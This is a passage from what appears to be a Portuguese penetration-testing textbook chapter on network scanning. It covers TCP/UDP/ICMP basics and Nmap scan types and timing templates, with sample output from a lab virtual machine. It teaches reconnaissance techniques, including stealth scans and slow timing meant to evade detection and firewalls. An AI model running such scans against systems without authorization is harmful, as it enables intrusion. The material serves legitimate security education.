O foco principal da fase de scanning está em determinar informações específicas sobre os computadores e outros dispositivos conectados à rede da empresa sendo visada. Durante essa fase, o foco consiste em encontrar hosts ativos, determinar o tipo de nó (desktop, laptop, servidor, dispositivo de rede ou plataforma de computação móvel), o sistema operacional, os serviços públicos oferecidos (aplicações web, SMTP, FTP etc.) e até mesmo as possíveis vulnerabilidades. As vulnerabilidades nessa etapa geralmente são chamadas de “low hanging fruit” (fruto ao alcance das mãos). O scanning é realizado com o uso de várias ferramentas diferentes; no entanto este capítulo irá se concentrar em algumas das ferramentas mais conhecidas e mais eficientes, que incluem o Nmap, o Hping e o Nessus. O objetivo dessa fase consiste em obter uma lista de possíveis alvos para a próxima fase do ciclo de vida dos testes de invasão: a exploração de falhas.

Entendendo o tráfego de rede

Para algumas pessoas, o tráfego de rede pode ser difícil de entender; entretanto uma compreensão

básica do assunto é necessária para tirar o máximo de proveito da fase de scanning. O tráfego de rede consiste na comunicação eletrônica que ocorre entre sistemas de computadores conectados por meio de vários métodos diferentes. Atualmente, os métodos mais comuns para interconexão em rede são o Wired Ethernet e o Wireless Ethernet. É necessário entender os princípios fundamentais da comunicação Ethernet. Este capítulo apresenta as portas e os firewalls, os protocolos IP, incluindo o TCP (Transmission Control Protocol), o UDP (User Datagram Protocol) e o ICMP (Internet Control Management Protocol).

Entendendo as portas e os firewalls

Um dos métodos mais básicos para defender uma rede consiste em implementar um firewall entre a rede interna, que normalmente é a rede corporativa, e o restante do mundo, que provavelmente é a internet. Um firewall é simplesmente um dispositivo computacional com duas ou mais placas de rede que serve como uma porta de entrada para a rede. As listas de controle de acesso monitoram rigidamente o tráfego de saída (egress) e o tráfego de entrada (ingress). Somente o tráfego que atender aos critérios associados aos controles de acesso terão permissão para passar, enquanto o restante será descartado pelo firewall. Isso é feito por meio da abertura e do fechamento de portas para permitir ou para impedir a passagem do tráfego.

As portas correspondem aos diferentes canais usados para a comunicação entre os computadores. Existem 65.535 portas TCP e outras 65.535 portas UDP que podem ser usadas para a comunicação. Uma pequena porcentagem dessas portas foi projetada para ter um propósito específico, porém elas não ficam restritas a esse tipo de uso. Por exemplo, a porta TCP 80 é usada com mais frequência para o tráfego web normal de internet que utiliza o HTTP (Hypertext Transfer Protocol, ou Protocolo de Transferência de Hipertexto), mas outros tipos de tráfego podem passar por essa porta e o tráfego de internet pode ser transmitido por meio de outras portas.

Uma maneira de pensar nas portas é imaginar um prédio grande com portas que conduzem a diferentes salas. Cada uma dessas salas possui uma equipe de funcionários que realiza um trabalho específico e administra diferentes funções. O escritório que fica atrás da porta 80 cuida das solicitações de páginas web que chegarem. É possível que o departamento de web seja transferido, por exemplo, para outro escritório que fica na sala 8080, embora ele continue a executar as mesmas funções nesse novo local, ou seja, continue a lidar com as solicitações web. Um grupo diferente, que não tem nenhuma relação com solicitações web, poderia ser transferido para a sala 80, ou a sala poderia ser simplesmente fechada, trancada e não ser mais usada. Os visitantes que tentassem encontrar a equipe web deveriam saber que ela agora está na sala 8080, e não mais na sala 80. Um visitante que procurasse obter informações web na sala 8080 após a equipe web ter sido transferida ficaria desapontado e não conseguiria obter as informações necessárias, pois não encontraria as pessoas corretas ou o escritório estaria trancado, enquanto um visitante que tivesse o endereço correto obteria a página web solicitada com a equipe do escritório novo que se encontra na sala 8080.

Entendendo os protocolos IP

Os protocolos correspondem a regras, seja na vida real ou nas redes de computadores. Os diplomatas,

os políticos e os oficiais de alto escalão normalmente possuem membros em suas equipes que lidam com questões de protocolo. Essas pessoas garantem que todo visitante seja recebido adequadamente ou que todo pronunciamento oficial seja feito corretamente, no formato adequado, usando as honrarias e os títulos apropriados. No mundo da computação, esses protocolos garantem que a comunicação entre os sistemas ocorra de acordo com regras predefinidas. Embora haja uma quantidade extremamente grande de protocolos disponíveis para todos os sistemas de computadores, este capítulo abordará três dos protocolos mais comumente usados por aplicações populares de scanning no Kali Linux, utilizados para aumentar a eficiência do scanning e dos testes de invasão e para potencializar a descoberta de vulnerabilidades: o TCP, o UDP e o ICMP.

TCP

Um dos principais protocolos usados para comunicações em rede é o TCP. O TCP é um protocolo de comunicação orientado à conexão, o que significa que os computadores em cada extremidade do canal de comunicação confirmam que a sessão está aberta e que as mensagens estão sendo recebidas em cada lado da conexão. No passado, muitas pessoas relacionavam essa comunicação a uma ligação telefônica:

O telefone toca:

Charlie: "Alô?"

Denis: "Oi, o Charlie está?"

Charlie: "Aqui quem fala é o Charlie!"

Embora essa analogia seja um pouco antiquada, ela ilustra um handshake de três vias (three-way handshake), pois é semelhante à conexão para iniciar uma comunicação TCP. Na comunicação TCP, a comunicação é iniciada pelo computador que estiver tentando se conectar com outro computador, ocorrendo a troca de três pacotes. Isso é feito por meio do envio de um pacote – ou solicitação – marcado com a flag de sincronização, que recebe o nome de SYN. Se o computador na extremidade receptora da comunicação estiver disponível, ele responderá a quem enviou, com um pacote contendo as flags de confirmação e de sincronização ligadas; esse pacote TCP é conhecido como SYN/ACK. Por fim, o computador que iniciou a comunicação envia um pacote com a flag de confirmação ligada (ACK) para concluir a sincronização e estabelecer a conexão. Essa comunicação ocorre conforme ilustrado na figura 8.1.




Figura 8.1 – Handshake de três vias do TCP.

O handshake de três vias corresponde ao método pelo qual todas as comunicações TCP devidamente

estabelecidas têm início e ele garante que os computadores em ambas as extremidades do canal de comunicação estejam sincronizados um com o outro. Mais adiante neste capítulo, o protocolo desse handshake será explorado para ajudar a identificar os computadores da rede de modo a tentar evitar que sejam detectados.

Esse processo de confirmação continua ao longo da sessão de comunicação entre os computadores. Isso ajuda a garantir que as mensagens enviadas por um computador sejam todas recebidas pelo outro computador e que qualquer pacote que não conclua a viagem seja reenviado pelo primeiro computador. Esse processo funciona de modo semelhante às respostas de confirmação na comunicação verbal.

Denis: "Gostaria que você me encontrasse no restaurante às 15 horas".

Charlie: "A que horas você gostaria de me encontrar no restaurante?"

Denis: "Às 15 horas".

Charlie: "Tudo bem, então será às 15 horas".

Isso cria bastante overhead na rede, geralmente provocando o consumo de muita largura de banda e fazendo com que as comunicações exijam um pouco mais de tempo. Por esse motivo, esse protocolo normalmente é usado para sessões de comunicação que precisem de um nível mais elevado de confiabilidade e que não sofram impacto em virtude da latência resultante de um pacote que chegar fora de ordem na extremidade distante (os programas que utilizam esse protocolo reorganizam os pacotes na ordem correta quando esses não chegam na sequência). Processos comuns que usam a comunicação TCP incluem a transferência de arquivos (FTP), o tráfego web (HTTP) e o email (SMTP, POP e IMAP).

UDP

O UDP é um protocolo que apresenta menos overhead do que as conexões TCP. Se o processo de comunicação TCP é análogo a uma chamada telefônica, em que ambas as partes garantem que a comunicação está sendo recebida à medida que é enviada por ambos os lados do canal de comunicação, o UDP assemelha-se mais a uma transmissão de rádio, em que a comunicação é enviada e, por padrão, nem quem envia e nem quem recebe verificam se um pacote da comunicação foi recebido.

Estação de rádio: "Esta é a rádio XHAK; juntem-se a nós hoje no restaurante às 15 horas".

Essa transmissão é enviada pelo ar, e se chegar ao lado receptor, ótimo. Se uma parte da mensagem não for recebida no destino, por padrão, o receptor não pedirá que o pacote seja retransmitido. Há algumas exceções a essa regra; infelizmente, esse é um tópico avançado, que está fora do escopo deste capítulo. Ao trabalhar com comunicações que utilizem o UDP, o lado receptor não confirma o status do link de comunicação nem informa se houve pacotes descartados durante a transmissão.

Esse método de comunicação com baixo overhead é ideal para tarefas que não exijam a validação de cada pacote ou para serviços que não sofram impactos caso um pacote chegue fora de ordem. As aplicações que usam comunicações UDP valorizam um baixo overhead e uma velocidade mais alta em relação a um maior grau de confiabilidade; por exemplo, as aplicações para streaming de vídeo e de música.

ICMP

O ICMP é um protocolo concebido para garantir a saúde e a manutenção da rede. Esse protocolo é usado para determinar se um dispositivo da rede está funcionando como deveria e para verificar se ele pode se comunicar adequadamente. Na maioria dos casos, os usuários finais nunca usarão diretamente as aplicações baseadas no ICMP; no entanto, como ocorre com todas as regras, sempre há exceções. Nesse caso, o traceroute e o Ping são bons exemplos de exceções. Outra diferença está no fato de que, de modo diferente das comunicações TCP e UDP, esse método de comunicação não foi concebido para transmitir dados de usuário. Em vez disso, o ICMP transporta mensagens do sistema de e para os dispositivos de rede, os computadores e os serviços das aplicações.

As mensagens ICMP possuem um tipo e um código específicos, ou seja, um conjunto de números, em seus cabeçalhos. Esses conjuntos são usados para fazer perguntas ou para disponibilizar informações a respeito dos vários nós da rede e podem ajudar o pentester na determinação dos tipos de sistema presentes no sistema-alvo (Figura 8.2).

Tipo	Código	Descrição
0 (Echo Reply)	0	Resposta de eco
3 (Destination Unreachable)	0	Rede destino inacessível
	1	Host destino inacessível
	2	Protocolo destino inacessível
	3	Porta destino inacessível
	6	Rede destino desconhecida
	7	Host destino desconhecido
	9	Rede proibida administrativamente
	10	Host proibido administrativamente
	13	Comunicação proibida administrativamente
8 (Echo Request)	0	Solicitação de eco

Figura 8.2 – Tabela do ICMP.

Ping

O Ping provavelmente é o comando baseado em ICMP usado com mais frequência pelo usuário final ou pelo administrador. O comando `Ping` envia um pacote ICMP com um tipo igual a 8 e um código igual a 0, indicando que esse pacote é uma solicitação de eco. Os computadores que receberem esse pacote e que estiverem configurados para responder (normalmente estão, por padrão) responderão com outro pacote ICMP com tipo igual a 0 e código igual a 0, indicando que é uma resposta de eco. Um Ping e uma resposta bem-sucedidos indicam que o sistema interrogado está em operação na rede, ou seja, pode ser considerado um "host ativo". Uma solicitação Ping efetuada a partir de uma plataforma Windows, por padrão, será enviada quatro vezes, enquanto solicitações Ping feitas a partir de hosts Linux continuarão a ser enviadas até que sejam canceladas pelo usuário. Para cancelar um Ping no Linux, tecle **Control + C**. Um Ping bem-sucedido e um Ping com falha apresentam o aspecto a seguir:

Host ativo

```
Ping 192.168.1.1
Pinging 192.168.1.1 with 32 bytes of data:
Reply from 192.168.1.1: bytes=32 time=2ms TTL=64
```

```
Reply from 192.168.1.1: bytes=32 time=1ms TTL=64
Reply from 192.168.1.1: bytes=32 time=1ms TTL=64
Reply from 192.168.1.1: bytes=32 time=1ms TTL=64
```

Host inacessível

```
Ping 192.168.1.200
Pinging 192.168.1.200 with 32 bytes of data:
Reply from 192.168.1.129: Destination host unreachable.
Reply from 192.168.1.129: Destination host unreachable.
Reply from 192.168.1.129: Destination host unreachable.
Reply from 192.168.1.129: Destination host unreachable.
Ping statistics for 192.168.1.200:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss)
```

Traceroute

O traceroute usa o comando Ping baseado em ICMP para descobrir quantos dispositivos diferentes existem entre o computador que iniciou o traceroute e o alvo. Esse comando funciona por meio da manipulação do tempo de vida (time to live) – ou TTL – dos pacotes. O TTL corresponde à quantidade de vezes que um pacote pode ser retransmitido pelo próximo host encontrado na rede, ou seja, aos hops (saltos). O comando é iniciado com um valor de TTL igual a 1, indicando que o pacote pode ir no máximo até o próximo dispositivo existente entre quem iniciou o comando e o alvo. O dispositivo receptor enviará de volta um pacote ICMP com tipo igual a 11 e código igual a 0 (tempo expirado) e o pacote será registrado em um log. Quem enviou o comando incrementará o TTL de 1 e enviará a próxima série de pacotes. Os pacotes atingirão o seu tempo de vida esperado no próximo hop na rede, o que, por sua vez, fará o roteador que receber o pacote enviar outra resposta indicando que o tempo expirou. Esse processo continua até que o alvo seja alcançado e todos os hops no caminho tenham sido registrados, o que resultará na criação de uma lista com todos os dispositivos que estiverem entre o computador que iniciou o comando e o alvo. Isso pode ser útil a um pentester para determinar quais dispositivos estão presentes em uma rede. As plataformas Windows possuem um TTL default igual a 128; as plataformas Linux começam com um TTL igual a 64 e os dispositivos de rede Cisco possuem um TTL incrível de 255.

O comando traceroute no Windows corresponde ao `tracert`. Em um sistema Linux como o Kali, o comando é o `traceroute`. Um `tracert` típico em um computador Windows tem o aspecto a seguir:

```
tracert www.google.com
Tracing route to www.google.com [74.125.227.179]
over a maximum of 30 hops:
    1 1 ms <1 ms 1 ms 192.168.1.1
    2 7 ms 6 ms 6 ms 10.10.1.2
    3 7 ms 8 ms 7 ms 10.10.1.45
    4 9 ms 8 ms 8 ms 10.10.25.45
    5 9 ms 10 ms 9 ms 10.10.85.99
    6 11 ms 51 ms 10 ms 10.10.64.2
    7 11 ms 10 ms 10 ms 10.10.5.88
    8 11 ms 10 ms 11 ms 216.239.46.248
    9 12 ms 12 ms 12 ms 72.14.236.98
```

```
    10 18 ms 18 ms 18 ms 66.249.95.231
    11 25 ms 24 ms 24 ms 216.239.48.4
    12 48 ms 46 ms 46 ms 72.14.237.213
    13 50 ms 50 ms 50 ms 72.14.237.214
    14 48 ms 48 ms 48 ms 64.233.174.137
    15 47 ms 47 ms 46 ms dfw06s32-in-f19.1e100.net [74.125.227.179]
Trace complete.
```

Muitas das ferramentas de scanning no Kali usam protocolos como o TCP, o UDP e o ICMP para mapear as redes-alvo. O resultado de uma fase de scanning bem-sucedida consiste em uma listagem contendo hosts, endereços IP, sistemas operacionais e serviços. Algumas ferramentas de scanning também podem identificar vulnerabilidades e descobrir detalhes acerca dos usuários. Esses detalhes podem contribuir bastante para aperfeiçoar a fase de exploração de falhas, pois os ataques dessa fase poderão ser mais bem focados de acordo com as tecnologias, as vulnerabilidades ou os hosts específicos.

Nmap: o rei dos scanners

O Nmap tem a capacidade de determinar não só quais computadores estão ativos na rede-alvo como também, em muitos casos, pode determinar o sistema operacional, as portas que estão ouvindo, os serviços e, possivelmente, as credenciais dos usuários. Ao usar uma combinação de comandos e opções contra os alvos, o Nmap pode ser um bem valioso na fase de scanning dos testes de invasão.

A estrutura do comando Nmap

As opções do comando Nmap apresentam uma estrutura bem definida, o que permite que as opções do comando e os alvos sejam combinados de modo a permitir o máximo de flexibilidade. Um comando típico, porém bem básico, está sendo mostrado na figura 8.3, a qual detalha as várias partes básicas que informam à ferramenta de scanning o que deverá ser feito.




Figura 8.3 – Estrutura do comando Nmap.

Com exceção do próprio comando Nmap, cada uma dessas opções será discutida com mais detalhes nas seções seguintes. As opções do comando informam ao sistema operacional que programa deve ser executado – nesse caso, o Nmap – e o que é especificamente necessário para executar a tarefa de forma adequada. Após o comando, encontram-se as opções de scanning – nesse caso, o scan stealth está sendo indicado pela opção `-sS`. A seguir, estão as opções relacionadas aos tempos, que informam à ferramenta o volume de tráfego a ser gerado e com que velocidade, determinando, em última instância, se o scan será executado de forma rápida ou lenta. Nesse exemplo, a opção para o alvo vem depois das opções

relacionadas ao tempo e é a única parte adicional obrigatória do comando, necessária à execução de um scan Nmap. A última opção nesse exemplo corresponde à opção para a saída, que informa à aplicação o local para o qual o resultado do scan deverá ser enviado. Os comandos de scanning do Nmap podem ser muito mais complexos ou muito mais básicos que o comando e as opções mostrados na figura 8.3. Por exemplo, o comando a seguir contém tudo o que é necessário para compor uma instrução completa do comando Nmap que resultará no scanning do alvo. Nesse caso, o alvo será a máquina virtual Metasploitable2 do laboratório descrito no capítulo 5 deste livro.

```
nmap 10.0.2.100
```

Por padrão, o Nmap realizará um scan stealth do alvo que está em 10.0.2.100 usando a velocidade correspondente ao template normal de tempo (T3), caso nenhuma opção seja definida, como mostrado no exemplo anterior. Além do mais, os resultados do scan serão enviados ao monitor (se ele estiver definido como a saída-padrão). Esse scan básico demonstra uma das extremidades do espectro do Nmap, com a outra extremidade correspondendo aos scans mais complexos e longos que definem ações detalhadas a serem executadas pelo Nmap. Os usos avançados incluem a execução de scripts detalhados criados para o Nmap por meio do NSE (Nmap Scripting Engine).

Para entender melhor as minúcias a respeito dos scans Nmap básicos, as próximas seções irão detalhar as opções para aprimorar o uso do Nmap como uma ferramenta de scanning que ajudará a definir os alvos em um teste de invasão. Além de descrever brevemente alguns recursos do Nmap, essas seções proporcionarão ao leitor uma compreensão sólida acerca do que a ferramenta é capaz de fazer. As opções relacionadas aos tipos de scanning, aos tempos, aos alvos e à saída serão discutidas nessas seções. Em seguida, o uso básico dos scripts prontos do Nmap será discutido.

Opções de scanning

O prefixo de scanning `-s` (s minúsculo) informa à ferramenta de scanning Nmap que o usuário está especificando um determinado tipo de scan a ser realizado no(s) alvo(s) definido(s) no comando de scan. O "s" minúsculo é seguido de uma letra maiúscula que identifica o tipo de scan. A seleção do tipo de scan pode ajudar o pentester a evitar a detecção por parte de alguns hosts e de sistemas de proteção baseados em rede e pode até mesmo ajudá-lo a se desviar de algumas proteções de rede, como os firewalls.

`-sS` *Scan stealth*

O scan stealth corresponde à opção de scan default usada pelo Nmap quando não houver nenhuma opção de scan definida. O scan stealth também pode ser intencionalmente iniciado quando a opção `-sS` for definida na string de comando. Esse scan inicia uma conexão TCP com o alvo, porém nunca chega a concluir o handshake de três vias. A ferramenta Nmap inicia o handshake ao enviar um pacote SYN ao computador-alvo. Esse provavelmente responderá com um pacote SYN/ACK que não será confirmado por essa ferramenta. Com isso, a conexão ficará aberta, pois o canal de comunicação não será totalmente estabelecido. A maioria dos sistemas fecha automaticamente essa conexão após um determinado período de tempo. Em sistemas mais antigos, configurados de modo indevido, esse tipo de conexão pode não ser detectado, de modo que esse tipo de scan normalmente é associado a um scan mais clandestino e mais discreto no alvo. Atualmente, muitos sistemas de rede e até mesmo os hosts

conseguem detectar o scan stealth; no entanto isso não deve impedir que o pentester use essa técnica de scanning, pois ela geralmente é mais difícil de ser detectada em relação a outros tipos de scans, e, se o sistema-alvo estiver configurado indevidamente, o scan poderá passar totalmente despercebido, mesmo nos dias de hoje. Essa técnica de scan está sendo mostrada na figura 8.4.

Figura 8.4 – Scan stealth.

`-sT` *Scan TCP connect*

O scan TCP connect normalmente pode ser usado para coletar mais informações sobre o alvo do que o scan stealth é capaz de fazer, pois uma conexão TCP completa é estabelecida com o host-alvo. Nesse caso, a ferramenta Nmap inicia com um pacote SYN, que provavelmente será confirmado pelo alvo por meio de uma resposta SYN/ACK. De modo diferente de um scan stealth, essa ferramenta desta vez irá completar o estabelecimento da comunicação enviando um pacote ACK final. Esse scan é registrado em log na maioria dos sistemas, porém geralmente pode fornecer mais informações que o scan stealth (Figura 8.5).

Figura 8.5 – Scan TCP connect.

`-sU` ***Scan UDP***

O scan UDP faz uma avaliação das portas UDP do sistema-alvo. De modo diferente do scanning de portas TCP, os scans UDP esperam receber respostas dos sistemas cujas portas testadas estejam fechadas. Os pacotes enviados às portas UDP abertas não recebem resposta; porém, se o pacote enviado causar a geração de uma resposta pelo alvo, então a porta sendo verificada estará aberta. Se nenhuma resposta for recebida, a porta poderá estar aberta ou poderá estar sendo filtrada por um dispositivo, por exemplo, um firewall. Portas UDP fechadas podem ser identificadas por uma resposta ICMP com um tipo igual a 3 e um código igual a 3 (porta inacessível). Por fim, as portas com confirmação de que estão sendo filtradas terão uma resposta ICMP com um tipo igual a 3 e com códigos iguais a 1, 2, 9, 10 ou 13, indicando vários erros de inacessibilidade (Figura 8.6).

```
root@kali-local:~# nmap -sU 10.0.2.100

Starting Nmap 6.40 ( http://nmap.org ) at 2013-09-17 07:40 EDT
Nmap scan report for 10.0.2.100
Host is up (0.00055s latency).
Not shown: 993 closed ports
PORT     STATE         SERVICE
53/udp   open          domain
68/udp   open|filtered dhcpc
69/udp   open|filtered tftp
111/udp  open          rpcbind
137/udp  open          netbios-ns
138/udp  open|filtered netbios-dgm
2049/udp open          nfs
MAC Address: 08:00:27:4A:BE:F9 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 1081.63 seconds
root@kali-local:~#
```

Figura 8.6 – Scan UDP.

`-sA` *scan ACK*

O scan ACK, ou seja, `-sA`, é usado na tentativa de determinar se uma porta TCP está sendo ou não filtrada. Esse scan inicia uma comunicação com o alvo usando a flag de confirmação (ACK) ligada. Às vezes, esse tipo de scan consegue passar por determinados firewalls ao se passar por uma resposta (ACK) a uma solicitação enviada internamente. Por exemplo, um pacote SYN é enviado pelo computador-alvo, apesar de esse computador interno nunca ter enviado uma solicitação. Uma resposta reset (RST) a esse scan indica que a porta consultada não está sendo filtrada. Se nenhuma resposta for recebida ou se uma resposta ICMP com tipo igual a 3 e código igual a 1, 2, 3, 9, 10 ou 13 (erro de inacessibilidade) for recebida, isso indicará que a porta está sendo filtrada (Figura 8.7).

```
root@kali-local:~# nmap -sA 10.0.2.100

Starting Nmap 6.40 ( http://nmap.org ) at 2013-09-17 08:07 EDT
Nmap scan report for 10.0.2.100
Host is up (0.00010s latency).
All 1000 scanned ports on 10.0.2.100 are unfiltered
MAC Address: 08:00:27:4A:BE:F9 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 13.14 seconds
root@kali-local:~#
```

Figura 8.7 – Scan ACK.

Templates de tempo

Conforme mencionado anteriormente, o template default de tempo usado pelo Nmap, caso nenhuma opção de tempo seja definida, corresponde ao `-T3` ou normal. O Nmap tem incluída a capacidade de

permitir que o usuário sobrescreva essa funcionalidade de modo a permitir um scan a ser realizado no conjunto de alvos, que seja mais rápido ou mais lento que a velocidade normal default. Existem vários parâmetros diferentes que são ajustados de acordo com o template de tempo selecionado, porém as configuração mais ilustrativas correspondem aos intervalos entre os probes (sondagens) efetuados durante o scanning e ao status relativo ao processamento paralelo. Por esse motivo, as opções `scan_delay`, `max_scan_delay` e `max_parallelism` serão usadas para explicar cada um dos diferentes templates de tempo. Essas opções proporcionam um bom método para avaliar cada um dos templates de tempo de modo a garantir que o template adequado seja definido para o teste de invasão e a rede-alvo. O parâmetro `scan_delay` define o intervalo de tempo mínimo entre os probes enviados ao computador-alvo, enquanto `max_scan_delay` indica o tempo máximo permitido entre os probes do scanning, de acordo com as configurações do alvo e da rede. Isso pode ser importante, pois alguns sistemas responderão aos probes somente a uma taxa específica. O Nmap ajustará automaticamente o tempo para os probes de modo a corresponder aos requisitos do sistema ou da rede, até o máximo configurado em `max_scan_delay`. O `max_parallelism` instrui o sistema a enviar um probe de cada vez para scans seriais ou vários probes ao mesmo tempo para scans paralelos.

Os exemplos a seguir usam o mesmo alvo, que é a máquina virtual Metasploitable2, com a opção `-sU` (scan UDP) definida. Embora não tenha sido apresentada ainda, este exemplo usará a opção de porta (`-p`) para indicar que o scan deve ser realizado nas 500 primeiras portas; isso será feito por meio da combinação de opções `-p 1-500`. O comando Nmap para isso terá o aspecto mostrado a seguir; no entanto a hashtag (`#`) será substituída pelo número do template a ser usado no exemplo específico. Dessa maneira, os tempos envolvidos nos scans poderão ser comparados. Embora a opção `-T#` esteja sendo usada neste exemplo, o texto em inglês também pode ser utilizado para obter os mesmos resultados; desse modo, `-T5` e `--timing insane` resultam na execução do mesmo scan.

```
nmap -sU -T# -p 1-500 10.0.2.100
```

ou

```
nmap -sU --timing paranoid -p 1-500 10.0.2.100
```

`-T0` *Paranoid*

O scan `-T0` ou Paranoid é usado para links de rede lentos ou em situações em que os riscos de detecção devam ser minimizados. Esse scan é serial e fará uma pausa de no mínimo cinco minutos; no entanto o parâmetro `max_scan_delay` será ignorado, pois o `scan_delay` base está configurado com um valor maior do que o valor default desse parâmetro. É fácil ver a quantidade de tempo necessária para executar o scan paranoid em apenas 500 portas UDP em um único computador, como mostrado na figura 8.8. Nessa figura, o horário do sistema está sendo apresentado na parte superior e corresponde a 10:29 AM, enquanto o horário de início do scan ocorreu às 8:23 AM, indicando que o scan já executou durante mais de duas horas. A última linha indica que o scan será concluído em 45 horas e 37 minutos. Esse scan pode ser eficiente, mas deve ser usado quando for preciso ser discreto e houver bastante tempo disponível.




Figura 8.8 – Scan Paranoid.

`-T1` *Sneaky*

O scan `-T1` ou `--timing sneaky` é um pouco mais rápido que o scan paranoid, o que reduz o tempo necessário para realizar o scan, ao mesmo tempo que mantém parte da discrição inerente a um scan mais lento. Esse scan também usa um processo serial para consultar o alvo, porém reduz o `scan_delay` de forma bastante dramática para 15 segundos. Embora tenha sido reduzido, o `scan_delay` continua com um valor maior do que o de `max_scan_delay`, de modo que esse segundo valor será ignorado. A diferença de velocidade entre esse scan e o scan `-T0` está sendo mostrada na figura 8.9, em que o tempo de scan foi reduzido para 8.331 segundos, ou seja, 138 minutos.

